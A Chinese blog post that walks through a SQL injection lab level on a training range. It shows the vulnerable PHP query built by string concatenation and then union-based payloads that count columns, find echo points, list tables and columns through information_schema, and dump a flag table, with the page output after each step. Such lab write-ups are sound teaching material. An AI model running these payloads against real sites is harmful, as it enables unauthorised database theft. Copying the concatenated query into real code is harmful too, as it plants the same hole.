

# 显错注入（二）

原创

樱浅沐冰 于 2020-06-30 00:02:37 发布 453 收藏

分类专栏: [笔记](#) 文章标签: [SQL注入](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_45300786/article/details/107027183](https://blog.csdn.net/qq_45300786/article/details/107027183)

版权



[笔记 专栏收录该内容](#)

128 篇文章 5 订阅

订阅专栏

显错注入（二）

注入环境: <http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1>

SQL注入原理解析以及举例1

sql注入是指web应用程序对用户输入数据的合法性没有判断, 导致攻击者可以构造不同的sql语句来实现对数据库的操作。

sql注入漏洞产生满足条件:

- 1; 用户能够控制数据的输入。
- 2; 原本需要执行的代码, 拼接了用户的输入。

举例:

注意: 下面测试环境使用封神台免费靶场。可以从下面链接进入: <https://hack.zkaq.org/?a=battle>。

攻击流程:

- 1; 判断是否存在sql注入漏洞。
- 2; 判断网页存在字段数。
- 3; 判断回显点。
- 4; 获取信息。

测试开始:

测试目标获取管理员账号密码

- 一; 判断是否存在sql注入漏洞。

没注入前

Pass-01

Pass-02

Pass-03

Pass-04

Pass-05

Pass-06

Pass-07

Pass-08

Pass-09

Pass-10

Pass-11

Pass-12

Pass-13

Pass-14

Pass-15

Pass-16

## 本关考点:

显错注入（二）

## 任务

通过显错注入获得flag。

对该页面进行GET传参, 传参名为id

## 数据库查询语句:

```
select *from user where id='1'
```

## 查询结果:

Your login name:test

Pass-16  
Pass-17

Your Login Name:test  
Your Password:mima

看一下源码，发现显错注入（二）和显错注入（一）相比，（二）加了过滤的

### 核心代码

```
$username = '';  
$password = '';  
@$id = $_GET['id'];  
@$sql = 'select *from user where id='\'.$id.\'';  
mysqli_select_db($conn, '****');// 不想让你们知道库名  
$result = mysqli_query($conn,$sql);  
while ($row = mysqli_fetch_array($result)){  
$username = $row['username'];  
$password = $row['password'];  
}  
echo 'Your Login name:'. $username;  
echo 'Your Password:'. $password;
```

我们来分析一下这个SQL语句

```
'select *from user where id='\'.$id.\''
```

除了代码和变量，其他的字符都要用引号括起来

。在PHP中代表连接符号

\ 是转义符号，代表单引号

| 转义字符 | 意义        | ASCII码值（十进制） |
|------|-----------|--------------|
| \a   | 响铃(BEL)   | 007          |
| \b   | 退格(BS)    | 008          |
| \f   | 换页(FF)    | 012          |
| \n   | 换行(LF)    | 010          |
| \r   | 回车(CR)    | 013          |
| \t   | 水平制表(HT)  | 009          |
| \v   | 垂直制表(VT)  | 011          |
| \\   | 反斜杠       | 092          |
| \?   | 问号字符      | 063          |
| \'   | 单引号字符     | 039          |
| \"   | 双引号字符     | 034          |
| \0   | 空字符(NULL) | 000          |
| \ddd | 任意字符      | 三位八进制        |
| \xhh | 任意字符      | 二位十六进制       |

看看下规范的语句：


```
$sql = 'select * from where id = '.'\''.$id.'\'';
```

然后我们可以明显的发现，和规范的语句相比，这个SQL语句，少了一个点，和一个单引号  
但其实这 2 个是完全相等的，可以把它看成是：少了个点，然后单引号重叠了



一，判断是否存在sql注入漏洞

1. 我们知道这里是有单引号过滤了的，直接注入是不行的，



我们比如把前面和后面单引号

给闭合掉才能注入成功

一、判断是否存在sql注入漏洞。

?id=1' and 1=1 --+ 没有报错

?id=1' and 1=2 --+ 查看页面是否正常。结果页面显示不正常。存在注入点。第一个单引号要跟前面的闭合 --+ 注释掉后面的单引号

inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%20%27%20and%201=2%20--+

SQL注入靶场

**本关考点:**

显错注入 (二)

**任务**

通过显错注入获得flag。

对该页面进行GET传参，传参名为id

**数据库查询语句:**

```
select *from user where id='1' and 1=2 --'
```

**查询结果:**

No results found

## 二、判断网页存在字段数。

构建sql语句: ?id=1' and 1=1 order by 1 --+

判断网页是否正常

这里我们尝试到?id=1' and 1=1 order by 4 --+ 报错

inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%20%27%20order%20by%201%20--+

SQL注入靶场

**本关考点:**

显错注入 (二)

**任务**

通过显错注入获得flag。

对该页面进行GET传参，传参名为id

**数据库查询语句:**

```
select *from user where id='1' and 1=1 order by 1 --'
```

**查询结果:**

No results found

数据库查询语句:

```
select *from user where id='1 ' order by 1 --'
```

查询结果:

Your Login name:test  
Your Password:mima

inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%20%27%20and%201=1%20order%20by%204%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国... (5条消息)CSDN-专...

本关考点:

显错注入 (二)

任务

通过显错注入获得 flag。

对该页面进行 GET 传参，传参名为 id

数据库查询语句:

```
select *from user where id='1 ' and 1=1 order by 4 --'
```

查询结果:

No results found

3; 判断回显点。

构建sql语句: ?id=1; and 1=2 union select 1,2,3 --+ (之后查询结果显示在下图红框位置)

inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%27%20and%201=2%20union%20select%201,2,3%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国... (5条消息)CSDN-专..

**本关考点:**

显错注入 (二)

**任务**

通过显错注入获得 flag。

对该页面进行 GET 传参, 传参名为 id

**数据库查询语句:**

```
select *from user where id='1' and 1=2 union select 1,2,3 -- '
```

**查询结果:**

Your Login name:2  
Your Password:3

#### 4; 获取信息。

?id=1 ' and 1=2 union select 1,database(),version() -- +

获取当前正在使用的数据库  
和数据库版本

inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%27%20and%201=2%20union%20select%201,database(),version()%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国... (5条消息)CSDN-专... 后端基础PHP一

**本关考点:**

显错注入 (二)

**任务**

通过显错注入获得 flag。

对该页面进行 GET 传参, 传参名为 id

### 数据库查询语句:

```
select *from user where id='1' and 1=2 union select 1,database(),version() --'
```

### 查询结果:

```
Your Login name:error  
Your Password:5.6.47
```

获取当前数据库表名

```
?id=1 ' and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --+
```

注释: information\_schema group\_concat() table\_name table\_schema不懂的请看显错注入 (一)

[点击显错注入 \(一\)](#)

inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%20%27%20and%201=2%20union%20select%201,2,group\_concat(table\_name)%20from%20information\_schema.tables%20where%20table\_schema=database()%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国... (5条消息)CSDN-专... 后端基础PHP一篇... 封神台 - 掌控安全... Centos下安装msf |... 渗透师 网络安全从...

**本关考点:**

显错注入 (二)

**任务**

通过显错注入获得 flag。

对该页面进行 GET 传参，传参名为 id

**数据库查询语句:**

```
select *from user where id='1 ' and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --'
```

**查询结果:**

```
Your Login name:2  
Your Password:error_flag,user
```


获取表的字段名 (error\_flag表)

```
?id=1 ' and 1=2 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='error_flag' and table_schema=database() --+
```

注释: information\_schema group\_concat() table\_name table\_schema column\_name

不懂的请看显错注入 (一)

[点击显错注入 \(一\)](#)



获取字段值

?id=1 ' and 1=2 union select 1,group\_concat(ld),group\_concat(flag) from error\_flag --+



获字段值成功!!!